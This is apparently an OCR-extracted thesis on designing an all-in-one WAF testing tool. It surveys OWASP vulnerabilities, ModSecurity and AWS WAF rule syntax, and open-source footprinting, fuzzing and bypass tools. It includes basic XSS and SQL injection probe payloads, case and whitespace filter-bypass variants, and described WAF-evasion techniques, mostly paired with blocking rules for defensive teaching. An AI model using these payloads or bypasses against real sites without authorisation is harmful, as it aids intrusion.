Abstract

Web Application Firewall (WAF) is used to protect the Web application (web app). One of the advantages of having WAF is, it can detect possible attacks even if there is no validation implemented on the web app. But how can WAF protect the web app if WAF itself is vulnerable? In general, four testing methods are used to test WAF such as fuzzing, payload execution, bypassing, and footprinting. There are several open-source WAF testing tools but it appears that it only offers one or two testing methods. That means a tester is required to have multiple tools and learn how each tool works to be able to test WAF using all testing methods. This project aims to solve this difficulty by developing a WAF testing tool called ProjectX that offers all testing methods. ProjectX has been tested on a testing environment and the results show that it fulfilled its requirements. Moreover, ProjectX is available on Github for any developer who want to improve or add more functionality to it.

Keywords: Web application vulnerability, OWASP top ten, Web Application Firewall, WAF, WAF testing, WAF testing tool, Modsecurity, AWS WAF, XSS, SQLI

Acronyms and Abbreviations

WAF - Web Application Firewall
Web app - Web Application
PCI DSS - Payment Card Industry Data Security Standard
DVWA - Damn Vulnerable Web Application
OWASP - Open Web Application Security Project
XSS - Cross-Site Scripting
SQLI - Structured Query Language Injection
Modsec - ModSecurity
AWS WAF - Amazon Web Services Web Application Firewall

List of Tables

1 Introduction

Web Application Firewall (WAF) is used to increase Web application security without modifying or fixing a vulnerability in application code. But how can WAF protect web applications if WAF itself is vulnerable? A WAF testing tool can be used to find a vulnerability on miss-configured WAF. The propose of this thesis is to develope an open-source WAF scanning tool that will be available to anyone who would want to use it.

- **Background**

Web application (web app) has grown exponentially and become one of the most common attack surfaces and adversaries are trying to exploit the web application using different techniques. Recent research shows that 75 percent of cyber attacks are done at the web application level [3]. According to the statistics of 2019 on Web Applications vulnerabilities and threats [4], 82 percent of vulnerabilities were located in the application code. Fixing bug or vulnerability in an application code might create other problems. Moreover, the web application might need to be taking out of service in order to fix the vulnerability. One of the solutions is setting up a WAF, considering that WAF can protect web applications without modifying or fixing the vulnerability in application code.

WAF performs a deep packet inspection of the network traffic sent by the client to the server. By analyzing the transferred data, WAF can detect possible attacks even if there is no validation implemented on the web app [5]. Another reason to use WAF is to meet and complete with security standards such as Payment Card Industry Data Security Standard (PCI DSS). Every e-commerce needs to apply PCI DSS in order to achieve some level of trustworthiness [5]. It is difficult to configure WAF considering system administrators need to have in-depth knowledge about web application in order to know what should be allowed [6]. Also, human error needs to be considered as a security threat since humans tend to forget or overlook things.

- **Problem formulation**

The existing solutions to find a vulnerability on miss-configured WAF is to use a testing tool. There are several tools out there but it appears that the tools focus on only one testing method. For instance, the tools focus only on one of the following testing methods:

1. Fuzzing is an approach to software testing whereby the system being tested (in this case, WAF) is bombarded with different input. The system is monitored, in the hope of finding errors that arise as a result of processing this input.

2. Footprinting (known as reconnaissance) is a technique used for gathering information about a target.

3. Bypassing is a technique used to avoid a security mechanism implemented on the server side.

4. Payload execution is a technique where a huge amount of the malicious payloads is send to the target.

To the best of my knowledge, there is no existing open-source scanning tool that offers all mentioned features in one tool.

The goal of this degree project is to develop an ”all-in-one” open-source WAF testing tool (script) which will be able to detect and disclose the WAF vendor (footprinting). Fuzzing and payload execution will be another testing methods that the tool will support. Moreover, the tool will offer a bypass mechanism that allows the user to bypass WAF. Lastly, a comparison between the existing **open-source tools** and ProjectX will be drawn by testing them in the same environment. The following research questions in Table 1.1 will be used in order to understand WAF and web application vulnerability which is required to be able to develop the tool and achieve the goal of this research.

RQ1	What are the most common web application vulnerabilities and why do they exist?
RQ2	What is WAF, what are the difficulties regarding configuring WAF and how to overcome this difficulty?
RQ3	What are the advantages/disadvantage of different WAF test methods and WAF testing tools

- **Motivation**

WAF testing tool can be used to enhance security and find a vulnerability on miss-configured WAF. As mentioned, the existing open-source tools do not offer all testing methods. ProjectX will solve this problem as it will offer all the mentioned testing methods (fuzzing, payload execution, bypassing, and footprinting). Web administrators can use ProjectX to find vulnerabilities and secure their web applications. Since the tool offers all the mentioned function, web administrators need to install only one tool and would not be required to learn how each tool works. Furthermore, ProjectX will be available on Github where could be used by anyone to detect the vulnerabilities on WAF. In addition, it will be available for anyone who would want to improve or add more functionality to the tool.

.

- **Scope/Limitation**

Raspberry pi 4 model B 4GB will be used as a server that runs both WAF and web app. To limit the scope, the tool will only be tested on open-source WAF called ModSecurity which will be configured using a predefined ruleset to protect an existing web app called Damn Vulnerable Web App (DVWA). Furthermore, ProjectX and existing tools will be executed on Kali Linux 2020.1a. Figure 1.1 below demonstrates the testing environment.




Figure 1.1: Testing environment.

- **Target group**

The aim of this research is to develop a scripting tool that can be used to enhance WAF security. The user is required to have some knowledge about how the tool works. For instance, the user needs to know the tool options to execute different testing mode (`-F` for fuzzing, `-xss` for XSS payload execution mode and etc.). In addition, knowledge on

web application security such as XSS, SQLi, Cookies, and etc is required to use the tool efficiently. The target users are system administrator, penetration tester or anyone that works in the IT security field who want to find vulnerability on WAF in order to improve WAF security.

- **Outline**

The scientific methods that have been used for answering the research questions and the tool requirements are discussed in section 2. Section 3 gives the reader the technical knowledge that is needed to be able to understand the technology behind the tool. Moreover, research questions will be answered in this section. Section 4 describes in detail the implementation of ProjectX, the structure of the tools, the tools to functionalities, etc. The experimentation is presented in the section 5. This section includes the results of testing ProjectX, Wafw00f, Wafninja, and XSStrike in the testing environment. Section 6 contains an analysis of the results, discussion of the results and experimentation, and a comparison between different tools. Lastly, the conclusion and future work opportunities are discussed in section 7

2 Method

This section discusses the scientific method used to achieve the goal of this project. It contains the tool requirements and how the tool will be verified to know that it is reliable. Furthermore, there are ethical considerations that had to be taken into consideration which will be discussed at the end of this chapter.

- **Scientific Approach**

To answer research questions, a literature study will be carried out. Verification and validation method will be used to validate if the developed tool meets the requirements, specifications and that it fulfills its intended purpose.

This thesis is created by me, meaning there is no guideline or requirements created by an external source (company/sponsor). To create requirements for the tool, the defined problems from problem formulation (Section 1.3) will be converted into requirements. The requirements are presented in Table 1.1. Lastly, a comparison between ProjectX and existing open-source tools will be drawn by testing them in the same environment as in Figure 1.1.

R1	The tool should offer all testing methods (payload execution, fuzzing, footprinting, and bypassing)
R2	The tool should be able to read payloads from a given file which contains different payloads
R3	The results of payload execution and fuzzing should be shown in a file

- **Reliability and Validity**

As mentioned, the tool will only be testing on the environment as in Figure 1.1. The result will be absolutely different when ProjectX is used to scan another WAF with different rule-set. Still, the user will get the same result if the user uses the tool to scan 2 different WAF with the same rule-set since the same rule-set means both WAF have the same vulnerability.

To ensure the reproducibility of the experiments, all information about the tool will be available to the reader. Furthermore, the source code of the tool will be available on Github Project X (https://github.com/gu2rks/projectX)

- **Ethical considerations**

Since the tool can be used to find a vulnerability on miss-configured WAF. The primary ethical considerations that need to be considered is, if the tool falls in the wrong hands, it could be misused for malicious propose. The purpose of this research is purely educational and meant to be helpful to the community and vendors. A security expert community such as bug bounty hunters can use ProjectX to find vulnerabilities and report to the vendor. A bug bounty program is like a contract between a vendor and bug bounty hunters (hacker). The hacker will get paid by the vendor if the hacker finds a vulnerability on the system and report to the vendor. Many organizations had signed up for bug bounty

programs including, Google, Tesla, Facebook, Uber, PayPal, Twitter, GitHub, etc. These organizations have collectively resolved over 150,000 vulnerabilities and awarded hackers over $81M in bounties for their contributions [7]. The bug bounty community will keep growing as long as a vulnerabilities still exist.

When developing the tool, some ethical considerations should be taken into account similarly to any other research in the science and technology field. Nuclear technologies can be used for a good purpose such as in medical, it can provide images inside the human body and can help to treat disease. It can be used in water desalination which is the process of removing salt from saltwater to make the water drinkable. Also, Nuclear power is wildly used in many countries to generate electricity. At the same time, it can be used to create a nuclear weapon or cost harm like what happened in Chernobyl 1986.

I firmly believe that ProjectX can be used to enhance WAF security when it used properly. Since it can be used by anyone, meaning anyone can use it to enhance their WAF security and secure their web application. On the other hand, anyone can use it to find a vulnerability and use the result for malicious purposes. The user must not use the tool on a site that the user does not have permission to do. The misuse of the tool can result in criminal charges. I will not be held responsible in the event of any criminal charges held against any individual misusing the tool and/or the information in this thesis.

There are skilled hackers that live by hacking for malicious purpose. If a bachelor's student who is not an expert in security can develop such a tool. It is possible that anyone with interests in security might already have a similar tool like ProjectX and keeps it secret. If that is the case then the availability of ProjectX can help many people in the society to find the vulnerability in WAF and secure their web application.

3 Technical framework

General knowledge of the technical term and technologies mentioned in this report are presented in this section. Furthermore, in-depth information on some areas are mentioned so that the reader understand different techniques ProjectX offers. Many of mentioned technologies could be studied in a thesis on its own, the focus here has been kept on the relevant parts.

- **Web application vulnerabilities**

There are many Web application vulnerabilities. This report will focus on some of the vulnerability mentioned by Open Web Application Security Project (OWASP). OWASP is a nonprofit foundation that works to improve the security of software. OWASP top ten is a list of the most common vulnerabilities found on web application, the list is updated every three to four years. Table below shows the latest 3 (2010 [8], 2013 [9] and 2017 [10]) OWASP top ten lists.

2010	2013	2017
A1-Injection	A1-Injection	A1-Injection
A2-Cross-Site Scripting (XSS)	A2-Broken Authentication and Session Management	A2-Broken Authentication
A3-Broken Authentication and Session Management	A3-Cross-Site Scripting (XSS)	A3-Sensitive Data Exposure
A4-Insecure Direct Object References	A4-Insecure Direct Object References	A4-XML External Entities (XXE)
A5-Cross Site Request Forgery (CSRF)	A5-Security Misconfiguration	A5-Broken Access Control
A6-Security Misconfiguration	A6 Sensitive Data Exposure	A6-Security Misconfiguration
A7-Insecure Cryptographic Storage	A7-Missing Function Level Access Control	A7-Cross-Site Scripting (XSS
A8-Failure to Restrict URL Access	A8-Cross-Site Request Forgery (CSRF)	A8-Insecure Deserialization
A9-Insufficient Transport Layer Protection	A9-Using Components with Known Vulnerabilitie	A9-Using Components with Known Vulnerabilitie
A10-Unvalidated Redirects and Forwards	A10-Unvalidated Redirects and Forwards	A10-Insufficient Logging & Monitoring

According to the table above, web applications are still vulnerable to many vulnerabilities that are presented in OWASP 2010 top ten list even though the list has been around for 10 years. The list below presents the vulnerabilities that exist in web applications since the first OWASP top ten list was created 10 years ago:

1. Injection: Code injection happens when untrusted data is sent to an interpreter as a part of a command or a query. This includes SQL, LDAP and command injection. The attacker uses code injection to trick the interpreter into executing commands or accessing data without authorization [10].

2. Broken Authentication: Authentication and session management are often implemented incorrectly. The vulnerability allows the attacker to simply compromise passwords, keys, cookies or session tokens. The compromised data is used to trick the web app to believe that the attacker is another user [10].


3. Cross-Site Scripting (XSS): Occur when web app renders untrusted data without proper validation on the web page. Often it is a chunk of JavaScript code which allows attackers to execute it in the victim's browser [10].

4. Security Misconfiguration: This is commonly a result of insecure default configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information [10].

ProjectX will allow the user to execute two different malicious payloads which are Cross-Site Scripting (XSS) and SQL injection (SQLI). According to OWASP top ten list, code injection or in particular, SQLI and XSS are vulnerabilities that have been frequently found at the top of the list for the past decade (marked boxes in Figure 3.1). For that reason, XSS and SQLI are included in ProjectX. Due to the extensiveness of both vulnerabilities, all the examples are the simplest ones just so the reader understand the idea behind each vulnerability.

3.1.1 Cross-Site Scripting (XSS)


XSS is an application-layer web attack that frequently occurs when un-validated or un-encoded user input that is rendered on the web app. XSS refers to a range of attacks in which the attacker executes malicious payload (malicious script) into a web application. The executed malicious payload is saved as a content of the web application. When a victim visits the web site, the malicious payload is executed by a web-browser [11]. Figure 3.1 shows the high-level view of the XSS attack



An easy way to detect if a web app is vulnerable to XSS is by injecting a simple payload such as `<script>alert(1)</script>`. An alert will pop up on the web browser if the web app is vulnerable. The attacker then can plan further replace alert(1) with a malicious payload. For instance, sending victim's cookies to attacker's web-server.

3.1.2 SQL Injection

Web applications do some sort of computation, store or retrieve data. Structured Query Language (SQL) is a programming language used to communicate and control databases connected to web applications. When a user searches for something on the Web app, it then translates user demand to a SQL query and retrieves data from the SQL database. SQL injections are typically performed via web app application input. These input forms are often found in features like search boxes, form fields, and URL parameters [11]. This can occur if a web app does not properly validate user input. The vulnerability allows an attacker to inject malicious payload (SQL query) in an input form. The payload exploits the database and allows the attacker to obtain unauthorized data . The figure below shows an example of SQLI attack.




(a) Search for user 1 (b) SQLI

When a user inserts an id on the input form in Figure 3.2. The application will retrieve the user's information corresponding to the given id from the database and rendering it. The attacker then can insert a payload which is a SQL query, in this case, `1' or 'a'='a`. What the payload does is trick the database by querying for userID = 1 or a = a (which in this case is true). Since there is a condition that is always true (a = a), the attacker gets the result of the query which is all the user's records that exist in the database.

- **Web Application Firewall**

According to Payment Card Industry Data Security Standard (PCI DSS) Requirement 6.6 [12]: *"A web application firewall is a security policy enforcement point positioned between a web application and the client endpoint. This functionality can be implemented in software or hardware, running in an appliance device, or in a typical server running a common operating system. It may be a stand-alone device or integrated into other network components."*



In general, web traffic flows between a client/user and a web application server. When WAF is implemented, It performs deep packet inspection of the web traffic that occurs between the user and the server, as in figure 3.3. When the user requests to visit the web app, the request is sent to WAF. WAF analyzes the packet and forwards it to the server

only if the packet is legitimate. Otherwise, it will discard the packet. The main task of a WAF is protecting Web applications from attackers that try to exploit the web app using vulnerability. The most advantage of WAF is, it can detect possible attacks even if there is no validation implemented on the web-server.

Another reason to use WAF is to meet and complete Payment Card Industry Data Security Standard (PCI DSS) which is a payment security standard. PCI DSS is one of the most important system information standards. Every organization and company that deal with financial transactions of customers online are required to meet the standard [5].

WAFs work on a concept of having a set of rules that define the actions, either allow or block the incoming traffic. Different WAF has different write and configures the rules. Furthermore, a learning curve is required to understand the syntax to be able to write the rule. An administrator can use a default ruleset to avoid writing rules on their own [6]. However, A skilled attacker would be able to bypass the default ruleset. Even an unskilled attacker (script-kiddie) could be able to bypass it if they have a right tool with a right payload. WAF has 3 operation models: positive model, negative model, and hybrid model [1]:

Positive Model (Whitelist): This model only allows web traffic that matches the rules. For instance, only allow HTTP GET from a specific IP address. It is the most effective model for blocking possible cyber-attacks but it might block a lot of legitimate traffic. Furthermore, this model is difficult to implement when compared with negative mode since the administrator needs to have in-depth knowledge about the web application to know what should be allowed. Note that the whitelist model is probably best for web applications on an internal network that are designed to be used by only a limited group of people, such as employees [6][1].

Negative Model (Blacklist): Blacklisting or signature-based detection is focused on blocking malicious traffic. The signatures or predefined rules are designed to prevent an attack that is used to exploit web application vulnerability (section 3.1). When comparing with other operations modes, Blacklisting mostly used since it is easiest to implement [6][1]. The administrator can download a predefined rules such as OWASP ModSecurity Core Rule Set (CRS) or default rules and the web app is secure and "good to go".

Hybrid Model: This model uses both Signature-based detection and anomaly detection. Signature-based detection (blacklist) is blocking the requests including attacks by using signature blacklist. Anomaly request detection is the detection of requests that is not appropriate for standard HTTP request standard [1][13].

There is many WAF solutions provided by different vendors, both commercial or free/open-source. This research will only focus on ModSecurity and Amazon web service web application firewall (AWS WAF). A study on ModSecurity and AWS WAF syntax and how to configure rule is presented in the next sections.

- **ModSecurity**

ModSecurity (Modsec) is an open-source web application firewall that is widely used since it is free and comes with a default ruleset. Knowledge is required, in order to write a rule for ModSec. Researching is needed to be able to understand the fundamentals and syntax of the rule. Modsec has many configuration directives that are used to configure the WAF. For instance, SecAction, SecDefaultAction, SecAuditLog, SecRule, etc. [14] To limit the scope of this project `SecRule` is the only directive mentioned in this project since `SecRule` is the directive in Modsec that is used for writing a rule. `SecRule` is made up of 4 parts in the following structure [15]:

```
SecRule VARIABLES "OPERATOR" "TRANSFORMATIONS,ACTIONS"
```

Variables: Instruct ModSecurity where to look (sometimes called Targets). There are approximately 105 variables which are subdivided into 6 different categories [15]. The catagories and example are present in Table A1:

Operators: Instruct ModSecurity when to trigger a match. There are approximately 36 operators which are subdivided into 4 different categories [15]. The catagories and example are present in Table A2:

Transformations - Instruct ModSecurity how it should normalize variable data. There are approximately 35 transformation which are subdivided into 4 different categories [15]. The catagories and example are present in table A3:

Actions - Instruct ModSecurity what to do if a rule matches. There are approximately 47 actions which are subdivided into 6 different categories [15]. The catagories and example are present in table A4:

Furthermore, there is a syntax that needs to be considered when writing a `SecRule` [15]

- Every SecRule must have a VARIABLE.
- Every SecRule must have an OPERATOR, if none is listed @rx is implied.
- Every SecRule must have an ACTION. The only required action is id, however, several actions are implied by SecDefaultAction (another ModSecurity directive).
- Every SecRule must have an phase ACTION, this tells the rule when to deploy. If no phase is included the default is phase:2.
- Every SecRule must have a disruptive ACTION. This is an action that describes what to do with the transaction if triggered. If no disruptive action is included the default is pass
- Transformations are optional but should be used to prevent your rule from being bypassed.

Assume that an attacker tries to attack the web application by exploiting XSS vulnerability (Section 3.1.1) by insert `<script>alert(1)</script>` as a malicious payload. The following rule is required to be able to block the payload.

```
SecRule ARGS "@contains <script>" "id:1,deny,status:403"
```

The mentioned rule will block(deny) any malicious payload that contains <script> (@contains <script>) and response to the sender with HTTP code 403 forbidden (status:403). Note that this rule can be easily bypassed by using uppercase such as `<sCript>alert(1);</script>`. But it can be fixed by using the following rule:

```
SecRule ARGS "@contains <script>" "id:1,deny,status:403,t:lowercase"
```

The rule is still weak, the attacker can appending a space (from `<sCript>alert(1);</script>` to `<sCript >alert(1);</script>`) to bypass it. The following rule will fix this issue.

```
SecRule ARGS "@contains <script>" "id:1,deny,status:403,t:lowercase,t:
   removeWhitespace"
```

Another technique that can be used to bypass the rule above is HTML encoding. An attacker encodes characters to corresponding HTML entities such as, from > (greater then) to `&gt;`. Web applications normally decode HTML entities automatically. So if

the payload was decoded as <sCript >alert(1);</script>, the application will treat it as <sCript >alert(1);</script>. The following rule will fix this issue:

```
SecRule ARGS "@contains <script>" "id:1,deny,status:403,t:lowercase,t:
   removeWhitespace,t:htmlEntityDecode"
```

There are many cases where operator @contain cannot provide enough security. Operator @rx can be used to performs a regular expression to find a match of the pattern. This means the knowledge of regular expression is required [6].

- **AWS Web Application Firewall**

Amazon Web Services (AWS) is the world's most comprehensive and broadly adopted cloud platform, offering over 175 fully-featured services. One of those services is the AWS Web application firewall (AWS WAF). In general, AWS WAF controls how an Amazon CloudFront distribution, an Amazon API Gateway API, or an Application Load Balancer responds to web requests before forwarding the request to an AWS resource (web app). The core component of AWS WAF is the web access control list (Web ACL). Web ACLs are used to protect AWS resources. The user can create Web ACL and define its protection strategy by adding rules [2].

Rules define how to inspect web requests and what to do when a web request matches the inspection criteria. Each rule requires one top-level statement, a nested statement can be configured if needed. Rule statements can also be very complex. For instance, a logical AND, OR, and NOT statements can be used to combine other statements. The following list presents what is called "Match statements":

Match statements	Description
Geographic match	Inspects the request's country of origin.
IP set match	Compares the request origin against a set of IP addresses and/or address ranges.
Size constraint	Checks size constraints against a specified request component.
Regex pattern set	Compares regex patterns against a specified request component.
String match	Compares a string to a specified request component.
SQLi attack	Inspects for malicious SQL code in a specified request component.
XSS attack	Inspects for cross-site scripting attacks in a specified request component.

When a web request matches the rules, the rule action tells AWS WAF what to do with the web request. There are 3 rules action to choose: 1) Count - the WAF counts the request but doesn't determine whether to allow it or block it. 2) Allow - the WAF allows the request to be forwarded to the web application (AWS resources) for processing and response. 3) Block - the WAF block the request and web application responds with an HTTP code 403 (forbidden). Moreover, a user can also create rule groups that can be reused in many Web ACLs. For instance: a rule group call "malicious payload" which contains all SQLI and XSS match statements.

The rules can get complex in many situations. For instance: a user wants to create a rule that blocks certain countries, but still allows requests from a specific set of IP addresses in that country, also, the request should not include malicious (SQLi, XSS). In this case, the user needs to create a rule with the action set to block with another 4 match statements and 5 logical statements. The code block below shows the high-level of the mentioned rule:

```
* Rule with the action set to Block
* And statement
* Geo match statement listing the countries that the user want to block
* Not statement
* IP set statement that specifies the IP addresses that the user want
   to allow through
* And statement
* XSS attack match statement list potential XSS attacks
* And statement
* SQLI attack match statement list malicious SQL queries
```

Configuring WAF rules can be challenging and burdensome, especially for those who do not have a security background. AWS offers AWS WAF Security Automations which can be used to avoid the complexity of creating rules. The solution is using AWS CloudFormation to automatically deploy a web ACL with a set of AWS WAF rules designed to filter common web-based attacks [2].

- **Summary**

WAFs work on the concept of having a set of rules that define the actions. Different WAF has different ways to implement and configures the rules. For Modsecurity, the user needs to write the rule in a configuration file (modsecurity.cof). On the other hand, AWS WAF can be managed on the AWS web application. One thing that both Modsec and AWS WAF have in common is the complexity of creating rules. Configuring WAF rules can be challenging and burdensome since the user needs to learn how each WAF vendor works and how to configure it.

This research examined one of the ModSec directives, SecRule. SecRule has more than 100 variables, 36 operators, 35 transformations, and 47 actions [15], let alone the fact there is a syntax that needs to be considered when writing it.

Configuring AWS WAF rules can be difficult, since the user needs to understand the components such as Web ACL, rules, rules group, match statements, and logical statements. Furthermore, the user needs to understand how to configure each component and how the components work together .

A user can use a regular expression (regex) to find a match of the pattern in the web request. Both AWS WAF and Modsec offer this feature. A regular expression is a complex topic by itself and can become even more complex when creating a regex to detect a certain type of web request.

Both AWS WAF and ModSec offers a solution to avoid the complexity of creating rules. In ModSec, the user can use a default ruleset (a file called modsecurity.conf-recommended) which is included when the user installed Modsec. Furthermore, there is a predefined ruleset call OWASP ModSecurity Core Rule Set (CRS) which is written by the OWASP community, the same creator that creates OWASP top ten lists. AWS WAF also offers AWS WAF Security Automations which can be used to automatically deploy a web ACL with a set of AWS WAF rules designed to filter common web-based attacks [2].

3.3 Open-source WAF testing tools

Testing tools are used to find vulnerabilities on misconfigured WAF. To limit the scope of this research, this research only reviews the open-source testing tool. The difference tools offer different methods. For instance: footprinting, fuzzing, and bypassing. The following descriptions describe the main goal of each methods.

Footprinting (known as reconnaissance) is a technique used for gathering information about a target, in this case, the target is WAF [16]. A penetration tester can use the footprinting tool to find out which WAF vendor is used. For instance, the application used ModSecurity version 2.3. He then can use this information to find a well-know vulnerability such as XSS or SQLI and execute the vulnerability to bypassing WAF's rules. The same scenario goes for an administrator who also want to find a well-known vulnerability for the specific WAF then secure it

Payload Execution tool is an automated tool that sends a huge amount of malicious payloads to a target which in this case is web application. The tool monitors the response from the web app and creates a list of payload which bypassed a security mechanism (WAF). An administrator can use the results to write an additional rule on WAF to secure the web application.

Fuzzing is an approach to software testing whereby the system being tested is bombarded with different strings [17]. In this case, the system is a web application and the different string/payload are, for instance, special character, HTML DOM event (onmouseover, click), HTML encoded character, XSS/SQLI payload. To test the web app, A fuzzing tool sending huge amounts of payloads then monitoring the web app, in the hope of finding errors that arise as a result of processing the payloads [17]. The results are shown as pass or fail. A penetration tester can use this tool to find different strings that can bypass WAF's rule then use it to craft a malicious payload. On the other hand, an administrator can use the result to set up a specified rule to protect against the payloads.

Bypassing is a technique used to avoid a security mechanism, in this case, the security mechanism is WAF. A bypassing tool tries to find a vulnerability on the server-side and uses it to bypass WAF. For instance, finding a sub-domain that is not configured using WAF, finding an out supported SSL/TLS ciphers which that WAF cannot decrypt and Server can decrypt or adding an additional HTTP header to trick the WAF.

The following tools are an open-source testing tools that can be use to test WAFs.

1. **Wafw00f** is one of the most well-know footprinting tools written in Python. It sends a normal HTTP request or malicious HTTP requests. By analyzing the response from WAF and mapping it with WAF's fingerprint, the tools can identify the WAF that is used to protect the given application [18].

2. **identYwaf** another footprinting tool that can recognize WAF based on blind inference technique. It supports more than 70 different WAFs [19].

3. **WAFNinja** is a fuzzing tool written in Python. The tool has many XSS and SQLI payloads included within the tool. It supports HTTP connection, GET and POST requests and Proxy. Also, Cookies can be used in order to access pages restricted to authenticated users [20].

4. **XSStrike** is a Cross-Site Scripting detection suite by sending different XSS payloads to web app. XSStrike is better when compared with another xss detection tools. Since XSStrike analyses the response with multiple parsers and then crafts payloads that are guaranteed to work by context analysis integrated with a fuzzing engine. XSStrike offers many features such as WAF detection, Multi-threaded crawling and Context analysis.[21].

5. **bypass-firewalls-by-DNS-history** tries to bypass firewalls by finding the direct or outdated/unmaintained IP address of a server behind a WAF. The tool uses DNS history records and searches for old DNS A records. Thereafter, it checks if the

server replies to that domain. The user then can use the outdated and unmaintained IP address to bypass one. Also, the outdated server is likely to be vulnerable for various exploits [22].

6. **abuse-ssl-bypass-waf** is a tool used for finding the SSL/TLS Cipher that WAF cannot decrypt and Server can decrypt at the same time. The user then can use the specific cipher to bypass WAF [22].

7. **Bypass WAF** is an extension tool created for Burp suite which is one of the most well-known web application testing tools. The tool adds an extension HTTP headers to all HTTP requests sends by Burp suite which can help to bypass some WAF products/vendor. The extension HTTP headers are X-Originating-IP, X-Forwarded-For, X-Remote-IP, X-Remote-Addr [23].


Table 3.3 shows the comparison of different open-source testing tools base on the offering feature.


Tool \Method	Footprinting	Payload Execution	Fuzzing	Bypassing
Wafw00f	x			
identYwaf	x			
WAFNinja		x	x	
XSStrike	x	x	x	
bypass-firewalls-by-DNS-history				x
abuse-ssl-bypass-waf				x
Bypass WAF (Burp extension)				x

